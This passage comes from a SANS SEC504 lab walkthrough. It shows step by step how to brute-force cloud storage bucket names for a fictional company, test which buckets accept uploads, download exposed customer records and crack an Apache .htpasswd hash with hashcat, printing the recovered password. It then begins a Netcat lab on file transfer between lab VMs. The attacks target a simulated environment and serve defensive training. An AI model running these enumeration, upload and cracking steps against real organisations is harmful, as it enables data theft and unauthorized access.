When using a bucket name guessing tool, an attacker will supply a list of bucket names, and the tool will attempt to discover if the name exists as a bucket, and evaluate the security associated with the bucket as well. Let's start with a small example. First, display the contents of the `~/labs/s3/shortlist.txt` file using `cat`, as shown here.

```
sec504@slingshot:~$ cat ~/labs/s3/shortlist.txt
mybucket
mybucket2
sans
```

This file has only three bucket names: *mybucket* (a bucket that we know already exists), *mybucket2* (the bucket you created), and *sans* (we don't yet know if this bucket exists). Run the `bucket_finder.rb` script, specifying the list of buckets as the only command line argument, as shown here.

```
sec504@slingshot:~$ bucket_finder.rb ~/labs/s3/shortlist.txt
Bucket found but access denied: mybucket
Bucket found but access denied: mybucket2
Bucket does not exist: sans
```

In this output we see that the tool has correctly reported that *mybucket* and *mybucket2* exist, and that the bucket *sans* does not exist.

Note that bucket_finder indicates that mybucket2 returns access denied when the tool tries to list the files in the bucket. This is another important concept to understand: the bucket discovery tools do not use the permissions of your user account to enumerate buckets; they only use public access methods to determine if the buckets exist, and attempt to retrieve data from accessible buckets.

Knowing that `bucket_finder` will use the list of bucket names supplied, we can continue to expand our bucket discovery process by using a longer list of bucket names.

Bucket Discovery with `bucket_finder`: Longer Bucket List

Repeat the attack using `bucket_finder`, this time using a longer list of bucket names supplied in `~/labs/s3/bucketlist.txt`. Save the output of `bucket_finder` to a file named `bucketlist1-output.txt` using the `tee` command, as shown here.

```

sec504@slingshot:~$ wc -l ~/labs/s3/bucketlist.txt
1544 /home/sec504/labs/s3/bucketlist.txt
sec504@slingshot:~$ bucket_finder.rb ~/labs/s3/bucketlist.txt | tee
bucketlist1-output.txt
Bucket does not exist: 3com
Bucket does not exist: a.auth-ns
Bucket does not exist: a01
Bucket does not exist: a02
Bucket does not exist: abc
Bucket does not exist: about
Bucket does not exist: academico
...
Bucket does not exist: zebra
Bucket does not exist: zera
Bucket does not exist: zeus
Bucket does not exist: zlog
Bucket does not exist: zulu

```

The `bucket_finder.rb` command breaks down as follows:

- `bucket_finder.rb` : Run the `bucket_finder` tool
- `~/labs/s3/bucketlist.txt` : Test each line in the file as a possible bucket
- `| tee` : Pipe the output from `bucket_finder` to `tee` , which will display the output and save to a file
- `bucketlist1-output.txt` : Save the duplicate output of `bucket_finder` to the file `bucketlist1-output.txt`

When running the `bucket_finder` tool you will see the message *Bucket does not exist: ...* repeat often. The tool tests so many buckets that you can easily miss output that indicates the discovery of actual buckets.

To eliminate the messages where a bucket was not identified, assess the `bucketlist1s.txt` file using `grep` , as shown here:


```

sec504@slingshot:~$ grep -v "does not exist" bucketlist1-output.txt
Bucket found but access denied: certificates
Bucket found but access denied: cust
Bucket found but access denied: dev
Bucket Found: movies ( http://s3.amazonaws.com/movies )
    http://s3.amazonaws.com/movies/movies.json
Bucket found but access denied: prod

```

By filtering the results to show lines that do not match *does not exist*, we see more meaningful results. Here we learn about the presence of 5 new S3 buckets. Four of the buckets are private, but the *movies* bucket also

appears to be publicly accessible. Bucket_finder will display a list of the files in the bucket when it discovers a public bucket, allowing us to discover the presence of the `movies.json` file in the bucket.



For cloud bucket discovery, an attacker can use a list of bucket names, and identify the buckets that exist, and those that exist and are publicly accessible. While useful, this is a non-targeted attack; the buckets identified do not necessarily belong to Falsimentis Corporation. To improve the results of the search, while targeting Falsimentis Corporation, we will need to create a custom list of bucket names to test.

Create a Custom Wordlist

To create a custom list of bucket names, we will use the company name as a possible bucket prefix (*falsimentis*), appending common bucket suffixes in the file `~/labs/s3/permutations.txt`. Examine the first few lines of this file, then generate the custom list using Awk, as shown here.

```
sec504@slingshot:~$ head ~/labs/s3/permutations.txt
001
002
003
01
02
03
0
1
2
2014
sec504@slingshot:~$ wc -l ~/labs/s3/permutations.txt
202 /home/sec504/labs/s3/permutations.txt
sec504@slingshot:~$ awk '{print "falsimentis-" $1}'
~/labs/s3/permutations.txt > bucketlist2.txt
```

The `awk` command breaks down as follows:

- `awk` : Run the `awk` command
- `'{print "falsimentis-" $1}'` : The Awk program within single quotes and curly brackets; print the string `"falsimentis-"` as the prefix before the first column of each line in the file (`$1`); this `print` command repeats for each line in the specified file

- `~/labs/s3/permutations.txt` : The specified file that is used to substitute each line with the `$1` marker in the Awk program
- `> bucketlist2.txt` : Redirect the output of the Awk program `print` statement to the specified file

We can verify that the Awk command ran correctly by examining the output file contents, and counting the number of lines in the program, as shown here.


```
sec504@slingshot:~$ head bucketlist2.txt
falsimentis-001
falsimentis-002
falsimentis-003
falsimentis-01
falsimentis-02
falsimentis-03
falsimentis-0
falsimentis-1
falsimentis-2
falsimentis-2014
sec504@slingshot:~$ wc -l bucketlist2.txt
202 bucketlist2.txt
```

Bucket Discovery with `bucket_finder`: Custom List

Repeat the `bucket_finder` attack, this time using the `bucketlist2.txt` file, as shown here.

```
sec504@slingshot:~$ bucket_finder.rb bucketlist2.txt | tee bucketlist2-
output.txt
Bucket does not exist: falsimentis-001
Bucket does not exist: falsimentis-002
Bucket does not exist: falsimentis-003
Bucket does not exist: falsimentis-01
Bucket does not exist: falsimentis-02
Bucket does not exist: falsimentis-03
...
sec504@slingshot:~$ grep -v "does not exist" bucketlist2-output.txt
Bucket found but access denied: falsimentis-eng
```

Here we have discovered a new bucket, this time likely one that is used by Falsimentis named *falsimentis-eng*. This bucket is also protected though, preventing us from accessing it.



Next we'll try another technique to build a custom wordlist: CeWL website crawling.

Bucket Discovery with `bucket_finder`: CeWL list

CeWL is a custom wordlist generator, also written by Robin Wood. CeWL crawls a target website and extracts keywords from the website content and document metadata to produce a wordlist. This is useful for an attacker since it will include keywords relating to company projects, products, and other vocabulary.

Run CeWL against the www.falsimentis.com (<http://www.falsimentis.com>) website, as shown here.

```
sec504@slingshot:~$ /opt/cewl/cewl.rb -m 2 -w cewl-output.txt
http://www.falsimentis.com
CeWL 5.5.0 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

The `cewl.rb` command breaks down as follows:

- `/opt/cewl/cewl.rb` : Launch the CeWL utility
- `-m 2` : Specify the minimum word length of 2 characters (default is 3; reducing the length to 2 characters is useful for creating bucket prefix/suffix lists)
- `-w cewl-output.txt` : Write the collected keywords to the named file
- `http://www.falsimentis.com` : Crawl the www.falsimentis.com (<http://www.falsimentis.com>) site for content (default: spider up to 2 links deep on the site)

Amazon S3 bucket names can only be lowercase letters, numbers, dots or hyphens. To make the CeWL wordlist useful, convert each of the uppercase letters to lowercase using the `tr` utility, as shown here.

```
sec504@slingshot:~$ cat cewl-output.txt | tr [:upper:] [:lower:] > cewl-
wordlist.txt
sec504@slingshot:~$
```

The command breaks down as follows:

- `cat cewl-output.txt |` : Retrieve the contents of the `cewl-output.txt` file, sending it to the unnamed pipe

- `tr [:upper:] [:lower:]` : Use the `tr` tool, converting all uppercase letters to lowercase letters
- `> cewl-wordlist.txt` : Redirect the `tr` output to the file `cewl-wordlist.txt`

Bucket Discovery with bucket_finder: CeWL List

Repeat the bucket_finder attack again, this time using the CeWL wordlist `cewl-wordlist.txt` as a list of suffixes for the bucket prefix `falsimentis-`.

Question: What is the name of the Falsimentis bucket that discloses engineering diagrams?

To create the custom bucket name list with the CeWL suffixes, use the Awk command, as shown here.

```
sec504@slingshot:~$ awk '{print "falsimentis-" $1}' cewl-wordlist.txt >
bucketlist3.txt
sec504@slingshot:~$
```



Repeat the bucket_finder attack, this time using the `bucketlist3.txt` file, as shown here.

```
sec504@slingshot:~$ bucket_finder.rb bucketlist3.txt | tee bucketlist3-
output.txt
sec504@slingshot:~$ head bucketlist3-output.txt
Bucket does not exist: falsimentis-to
Bucket does not exist: falsimentis-falsimentis
Bucket does not exist: falsimentis-the
Bucket does not exist: falsimentis-contact
Bucket does not exist: falsimentis-officer
Bucket does not exist: falsimentis-and
...
```

Using the results from bucket_finder, exclude the lines that contain the string "does not exist", as shown here.

```
sec504@slingshot:~$ grep -v "does not exist" bucketlist3-output.txt
Bucket Found: falsimentis-ai ( http://s3.amazonaws.com/falsimentis-ai )
  http://s3.amazonaws.com/falsimentis-ai/4001-composite-photo.jpg
  http://s3.amazonaws.com/falsimentis-ai/4001-masks-composite.jpg
  http://s3.amazonaws.com/falsimentis-ai/4002-masks-composite.jpg
  http://s3.amazonaws.com/falsimentis-ai/4003-masks-composite.jpg
  http://s3.amazonaws.com/falsimentis-ai/4004-composite-photo.jpg
  http://s3.amazonaws.com/falsimentis-ai/4004-masks-composite.jpg
  http://s3.amazonaws.com/falsimentis-ai/i4001-schematic.gif
  http://s3.amazonaws.com/falsimentis-ai/i4002-schematic.gif
  http://s3.amazonaws.com/falsimentis-ai/i4003-schematic.gif
  http://s3.amazonaws.com/falsimentis-ai/i4004-schematic.gif
Bucket found but access denied: falsimentis-eng
```

Using the third bucket list generated from the CeWL data we discover a new bucket *falsimentis-ai*, which includes several image files. Since these files are publicly accessible, you can download them using the AWS command line tool, or browse to the disclosed URLs in Firefox to see the engineering schematics.



Bonus (If Time Permits or Homework)

There are several opportunities to continue learning and experimenting with S3 buckets and the data disclosed in public buckets in this lab exercise.

Additional Public Falsimentis Bucket

Use the CeWL data to discover another public bucket used by Falsimentis.

Question: What is the yet-undiscovered Falsimentis bucket name disclosing several images?

In the previous Awk commands, we generated bucket lists using *falsimentis-* as a prefix, followed by the CeWL keywords. Bucket names may include the company name and a hyphen as a prefix, but they may also be used with suffixes or different separators (AWS S3 buckets can use a dot, or a hyphen, or no separator at all).

Consider additional opportunities to build a new bucket name list, combining the CeWL data with prefixes, suffixes, and different separators.

Use the following Awk commands to build a large list of bucket names, applying different techniques for forming the bucket name using the CeWL data, as shown here. Note the use of `>>` to append the output of Awk to the file.

```
sec504@slingshot:~$ awk '{print "falsimentis." $1}' cewl-wordlist.txt >> bucketlist4.txt
sec504@slingshot:~$ awk '{print "falsimentis" $1}' cewl-wordlist.txt >> bucketlist4.txt
sec504@slingshot:~$ awk '{print $1 "-falsimentis"}' cewl-wordlist.txt >> bucketlist4.txt
sec504@slingshot:~$ awk '{print $1 ".falsimentis"}' cewl-wordlist.txt >> bucketlist4.txt
sec504@slingshot:~$ awk '{print $1 "falsimentis"}' cewl-wordlist.txt >> bucketlist4.txt
sec504@slingshot:~$ wc -l bucketlist4.txt
2585 bucketlist4.txt
```

In this example I have not created a list of words with *falsimentis-WORD* since we already tested that permutation in `bucketlist3.txt`.

Use the `bucketlist4.txt` file to identify any new Falsimentis buckets, as shown here.

```
sec504@slingshot:~$ bucket_finder.rb bucketlist4.txt | tee bucketlist4-  
output.txt  
...  
sec504@slingshot:~$ grep -v "does not exist" bucketlist4-output.txt  
Bucket Found: cats-falsimentis ( http://s3.amazonaws.com/cats-falsimentis )  
    http://s3.amazonaws.com/cats-falsimentis/cat-1045782_1920.jpg  
    http://s3.amazonaws.com/cats-falsimentis/cat-1151519_1920.jpg  
    http://s3.amazonaws.com/cats-falsimentis/cat-1192026_1920.jpg  
    http://s3.amazonaws.com/cats-falsimentis/cat-1246659_1920.jpg  
...
```

Answer: *Falsimentis has another bucket named cats-falsimentis with pictures of cats.*

Writable Bucket

In this exercise we identified several S3 buckets, some of which are publicly accessible. While `Bucket_finder` is useful to identify these buckets, it does not tell us if the buckets are also *writable*.

Question: *Of all the identified buckets, which ones are writable?*

Exclude the *mybucket2* bucket from your analysis.

A cloud storage bucket can be publicly writable independent of other policy settings. To test if a bucket is writable, first determine if it exists using `bucket_finder`, then try to copy any file to the bucket using the AWS command line tool, as shown here.

```
sec504@slingshot:~$ aws s3 cp pslist.txt s3://movies/  
upload failed: ./pslist.txt to s3://movies/pslist.txt An error occurred  
(AccessDenied) when calling the PutObject operation: Access Denied.
```

Here we see the copy operation fails since the bucket is not writable. We can apply this same technique to other buckets as well.

To answer this question, repeat the copy operation using the AWS command line tool for other bucket names discovered in this lab exercise, as shown here.

```
sec504@slingshot:~$ aws s3 cp pslist.txt s3://certificates
upload failed: ./pslist.txt to s3://certificates/pslist.txt An error occurred
(AccessDenied) when calling the PutObject operation: Access Denied.
sec504@slingshot:~$ aws s3 cp pslist.txt s3://dev
upload failed: ./pslist.txt to s3://dev/pslist.txt An error occurred
(AccessDenied) when calling the PutObject operation: Access Denied.
sec504@slingshot:~$ aws s3 cp pslist.txt s3://prod
upload failed: ./pslist.txt to s3://prod/pslist.txt An error occurred
(AccessDenied) when calling the PutObject operation: Access Denied.
sec504@slingshot:~$ aws s3 cp pslist.txt s3://falsimentis-eng
upload failed: ./pslist.txt to s3://falsimentis-eng/pslist.txt An error occurred
(AccessDenied) when calling the PutObject operation: Access Denied.
sec504@slingshot:~$ aws s3 cp pslist.txt s3://falsimentis-ai
upload failed: ./pslist.txt to s3://falsimentis-ai/pslist.txt An error occurred
(AccessDenied) when calling the PutObject operation: Access Denied.
sec504@slingshot:~$ aws s3 cp pslist.txt s3://www.falsimentis.com/
upload: ./pslist.txt to s3://www.falsimentis.com/pslist.txt
```

Answer: The www.falsimentis.com (<http://www.falsimentis.com>) bucket is publicly readable, and writable.

Final Falsimentis Bucket with Customer Data

Identify one final publicly-accessible Falsimentis bucket that discloses customer data.

Question: *How many customer records are disclosed in the Falsimentis customer data bucket?*

There are several opportunities to identify the final Falsimentis bucket. The question offers a hint by disclosing this as a *customer data* bucket, which may bring to mind bucket prefixes and suffixes such as cust and customer. Alternatively, you can use Awk to generate another permutation bucket name list, this time using the original `~/labs/s3/bucketlist.txt` list of buckets as a new set of prefixes and suffixes to experiment with, as shown here.

```

sec504@slingshot:~$ awk '{print "falsimentis-" $1}' ~/labs/s3/bucketlist.txt
>> bucketlist5.txt
sec504@slingshot:~$ awk '{print "falsimentis." $1}' ~/labs/s3/bucketlist.txt
>> bucketlist5.txt
sec504@slingshot:~$ awk '{print "falsimentis" $1}' ~/labs/s3/bucketlist.txt
>> bucketlist5.txt
sec504@slingshot:~$ awk '{print $1 "-falsimentis"}' ~/labs/s3/bucketlist.txt
>> bucketlist5.txt
sec504@slingshot:~$ awk '{print $1 ".falsimentis"}' ~/labs/s3/bucketlist.txt
>> bucketlist5.txt
sec504@slingshot:~$ awk '{print $1 "falsimentis"}' ~/labs/s3/bucketlist.txt
>> bucketlist5.txt
sec504@slingshot:~$ wc -l bucketlist5.txt
9264 bucketlist5.txt

```

Use the new list of bucket names to search for the Falsimentis customer bucket, as shown here.

```

sec505@slingshot:~$ bucket_finder.rb bucketlist5.txt | tee bucketlist5-
output.txt
...
sec504@slingshot:~$ grep -v "does not exist" bucketlist5-output.txt
Bucket Found: falsimentis-cust ( http://s3.amazonaws.com/falsimentis-cust )
    http://s3.amazonaws.com/falsimentis-cust/customer-pipeline-Q3.json
Bucket found but access denied: falsimentis-eng

```

Here we see the name of the final Falsimentis bucket, *falsimentis-cust*.

Bucket_finder reveals that the bucket has a single file named `customer-pipeline-Q3.json`. Retrieve the file using the AWS command line tool, as shown here.

```

sec504@slingshot:~$ aws s3 cp s3://falsimentis-cust/customer-pipeline-
Q3.json .
download: s3://falsimentis-cust/customer-pipeline-Q3.json to ./customer-pipeline-
Q3.json

```

Here the trailing `.` indicates that the file should be copied to the current directory on the local system.

The `customer-pipeline-Q3.json` file is a list of JSON records, formatted as a single line of text, as shown here.

```
sec504@slingshot:~$ ls -l customer-pipeline-Q3.json
-rw-rw-r-- 1 sec504 sec504 78712 May 30 11:56 customer-pipeline-Q3.json
sec504@slingshot:~$ wc -l customer-pipeline-Q3.json
1 customer-pipeline-Q3.json
```

It is fairly common for JSON files to be encoded as a single line, since JSON does not need line terminators to convey data. Reading the file with `cat` will display all of the data as a single line, which makes it difficult to evaluate the data. Instead, we can use JQ to examine the data structure, as shown here.

```
sec504@slingshot:~$ jq "." customer-pipeline-Q3.json | head
[
  {
    "id": "aecaee3-6eeb-407b-add3-9196052712f5",
    "first_name": "Ogdan",
    "last_name": "Gracewood",
    "company": "Turcotte-Lubowitz",
    "phone": "121-116-5709",
    "btc": "13xyMCYzAaWdHv7G5fUCn7CZjcwFjyLvaU"
  },
  {
```

By piping the data to `head` we see the first 10 lines of the decoded data. The data structure can be interpreted as follows.

Beginning of array of objects	→	[
Beginning of first object in array	→	{
		"id": "aecaee3-6eeb-407b-add3-9196052712f5",
		"first_name": "Ogdan",
		"last_name": "Gracewood",
Object data/customer record	→	"company": "Turcotte-Lubowitz",
		"phone": "121-116-5709",
		"btc": "13xyMCYzAaWdHv7G5fUCn7CZjcwFjyLvaU"
End of first object in array	→	},
Beginning of second object in array	→	{

By evaluating the data format with JQ, we see that the JSON file is a collection of customer records in an array. Using JQ, we can count the number of elements in the array using the `length` function, as shown here.

```
sec504@slingshot:~$ jq "length" customer-pipeline-Q3.json
421
```


Answer: There are 421 records disclosed in the Falsimentis customer data bucket.

Protected Access Password Recovery for www.falsimentis.com (<http://www.falsimentis.com>)

In our analysis of the www.falsimentis.com (<http://www.falsimentis.com>) bucket, we observed the `/protected` directory that disclosed a PDF file. In addition to the PDF file, the `.htpasswd` file is also accessible. This file stores a password hash used to restrict access to the www.falsimentis.com/protected (<http://www.falsimentis.com/protected>) website.

Question: What is the username and plaintext password that grants access to www.falsimentis.com/protected (<http://www.falsimentis.com/protected>)?

Use the wordlist file `/usr/share/wordlists/rockyou.txt` on Slingshot Linux to answer this question.

Examine the password hash information using `cat`, as shown here.

```
sec504@slingshot:~$ cat ~/protected/.htpasswd
lwatsham:$apr1$KYxkC7nP$EcuHm3.iStKpM6P8ix0DN1
```

Here we see the username is `lwatsham`, followed by the password hash. Note the dollar-sign separator for the password hash information, similar to that of the standard Linux `/etc/shadow` file where `apr1` is the hash type, `KYxkC7nP` is the salt, and `EcuHm3.iStKpM6P8ix0DN1` is the password hash.

The `apr1` identifier is used for Apache-based HTTP digest authentication files. This hash type is MD5 with 1000 iterations to slow down password cracking attacks.

The `apr1` hash prefix is a clue to use with Hashcat to identify the correct hash type to use for password cracking. We can run `hashcat -h` to see a list of supported hash types, filtering the output with `grep`, as shown.

```
sec504@slingshot:~$ hashcat -h | grep apr1
1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP,
LDAP Server
```

Here we see that the hash type is 1600.

When supplying a hash to Hashcat, it expects the hash to be on a line by itself (including the hash type and salt values). If you try to run Hashcat with the `.htpasswd` file as-is, you will get an error, as shown here.

```

sec504@slingshot:~$ hashcat -a 0 -m 1600 --force ~/protected/.htpasswd
/usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

...

Hashfile '/home/sec504/protected/.htpasswd' on line 1
(lwatsh...$KYxkC7nP$EcuHm3.iStKpM6P8ix0DN1): Token length exception
No hashes loaded.

```

The *token length exception* error is due to the presence of the username preceding the password hash information. By adding the `--username` argument, we can tell Hashcat to expect this information.

Run Hashcat as shown here to recover the password. The password cracking process will take approximately 10-15 minutes on most systems.

```

sec504@slingshot:~$ hashcat --username -a 0 -m 1600 --force
~/protected/.htpasswd /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

...

$apr1$KYxkC7nP$EcuHm3.iStKpM6P8ix0DN1:hoera1991

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target.....: $apr1$KYxkC7nP$EcuHm3.iStKpM6P8ix0DN1
Time.Started.....: Sun May 30 10:36:34 2021 (11 mins, 49 secs)
Time.Estimated....: Sun May 30 10:48:23 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 10863 H/s (11.68ms) @ Accel:128 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7575296/14344387 (52.81%)
Rejected.....: 0/7575296 (0.00%)
Restore.Point.....: 7575040/14344387 (52.81%)
Restore.Sub.#2....: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidates.#2....: hoes4569 -> hoeface22

Started: Sun May 30 10:36:04 2021
Stopped: Sun May 30 10:48:23 2021

```

Answer: The username and password are lwatsham and hoera1991

Cleanup

Terminate the S3 container services by running the `stops3` script, as shown here.

```
sec504@slingshot:~$ stops3
Stopping Docker containers for Cloud Bucket Discovery lab
www
s3
Done
```

Why This Lab Is Important

In this lab we looked at the steps an attacker will take to identify insecure cloud storage buckets. Since all cloud buckets for a given provider must have a globally unique name, an attacker can guess bucket names and then enumerate the privileges for identified buckets.

The tools to discover and enumerate these buckets, `bucket_finder` and the AWS command line tool, are straightforward to use. The complexity comes from the development of a list of bucket names to use when searching for buckets. Using information observed from a target organization, such as links to cloud services or keywords and metadata retrieved through spidering attacks, an adversary can build lists of keywords to use when searching for buckets. After discovering a bucket, an attacker can use the AWS command line tool to assess the security of the bucket further, determining if the bucket is not only public, but potentially writable as well.

As defenders, it is important for us to understand these concepts, so that we can apply similar techniques to identify vulnerable cloud storage buckets in our own organizations, and to develop policies and audit procedures to ensure that sensitive data is not disclosed in this manner.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CloudBucketDiscovery/\)](/videos/CloudBucketDiscovery/) for additional information.



SANS SEC504

Cloud Bucket Discovery

Joshua Wright
josh@willhackforsushi.com

(/videos/CloudBucketDiscovery/)

Additional Resources

The bug bounty program HackerOne often discloses bounties paid to researchers who identify vulnerable cloud bucket storage services. One interesting example is a bounty paid for the [identification of an insecure S3 bucket for Uber](https://hackerone.com/reports/361438) (<https://hackerone.com/reports/361438>). You can also [search the HackerOne site for other examples](https://hackerone.com/hackactivity?querystring=aws%20s3) (<https://hackerone.com/hackactivity?querystring=aws%20s3>).

In this lab we used a simulated cloud to target services that match the functionality of Amazon S3 buckets. You can perform similar analysis for Google Compute Buckets using [GCPBucketBrute](https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/) (<https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/>), or for Azure Blob Storage using this author's tool, [BasicBlobFinder](https://github.com/joswr1ght/basicblobfinder) (<https://github.com/joswr1ght/basicblobfinder>).

Lab 3.6: Netcat's Many Uses

Brief Intro

Netcat is a powerful tool. In this lab, you will use four different modes of Netcat:

- *Mode 1: Making connections to open ports*
- *Mode 2: Data transfer (moving files)*
- *Mode 3: Backdoors*
- *Mode 4: Relays*

Throughout this lab we will use the Slingshot Linux and the Windows 10 VMs. For the Windows 10 VM, we will use the Command Prompt instead of PowerShell to simplify some of the steps in this module.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Fire up Netcat and make different connections using the four modes listed above.

Walkthrough

In this lab, you'll be making extensive communication from your Linux VM to your Windows VM, and vice versa. First, test that your VMs are networked correctly.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Mode 1: Simple Client and Listener "Chat"

To start getting familiar with Netcat, create a listener on the Linux VM, then connect to the listener from Windows. Input you type on one side will automatically appear on the other side.

First, open a terminal on Linux. From the terminal, start a Netcat listener on port 2222, as shown:

```
sec504@slingshot:~$ nc -l -p 2222
```

Next, switch to your Windows VM. From a Command Prompt, connect to the Linux Netcat listener:

```
C:\Users\Sec504> nc 10.10.75.1 2222
```

This Netcat connection is a client that does nothing but connect to the listener on the Linux VM.

Next, type a message in the client (Windows) or the listener (Linux) and press Enter to see it show up on the other side!

After sending some data back and forth as *chat* messages, close both the Netcat sessions by pressing CTRL+C in either the Linux terminal or the Windows Command Prompts. Notice how both Netcat listeners exit, since the connection is terminated.

Next, you'll expand on this idea.

Mode 2: Pull a File

In this next step, you will set up a listener on Windows, waiting to deliver a file to any client that connects. Then you will use the client on Linux to make a connection to the listener to grab the file.

First, create the file to transfer. From the Windows Command Prompt, create a file using the `echo` utility, as shown:

```
C:\Users\Sec504> echo this is text > text.txt
```

Then, in the same Command Prompt, create a listener on a local port and direct the text file into the input of this listener:

```
C:\Users\Sec504> nc -l -p 1234 < text.txt
```

If you get the error `The '<' operator is reserved for future use.` you are using PowerShell for the lab steps instead of a CMD shell. PowerShell doesn't support redirection using `<`, but you can run `Get-Content text.txt | nc -l -p 1234` instead.

Next, switch to your Linux VM. From your terminal, create a Netcat client that connects to the listener, gets the file, and writes it to `received.txt`:

```
sec504@slingshot:~$ nc 10.10.0.1 1234 > received.txt
```

There's no indication that Netcat has completed. It takes milliseconds to finish transferring this small file, so just press CTRL+C in the Linux terminal to stop Netcat. Next, look at the file by typing:

```
sec504@slingshot:~$ cat received.txt  
this is text
```

Think about what happened here. You created a file on Windows and transferred it using a TCP network socket through a combination of Netcat listener and Netcat client on different operating systems. This is just a small taste of the things that you can do with Netcat.

You just transferred the file using Netcat in TCP mode. If you have extra time, try this in UDP mode. With UDP mode, press Enter after connecting with the client to force it to flush the file contents. Also, remember: UDP mode is activated on both the client and the server with the `-u` option.

Mode 2: Push a File

In the previous step, you created a listener waiting to send a file, which you *pulled* from the target using a client connection.

Next, you will set up a listener to wait for a client to connect and *push* a file to the listener.

First, from your Linux terminal, create a file to send:

```
sec504@slingshot:~$ echo SANS > file.txt
```

Next, switch to your Windows VM. From the Command Prompt, create a Netcat listener waiting for the file:

```
C:\Users\Sec504> nc -l -p 4321 > received2.txt
```

Next, switch back to your Linux VM and create a Netcat client to *push* the file:

```
sec504@slingshot:~$ nc 10.10.0.1 4321 < file.txt
```

There is no indication of Netcat's success. Press CTRL+C to drop the connection, then look at the file transferred.

```
C:\Users\Sec504> type received2.txt  
SANS
```

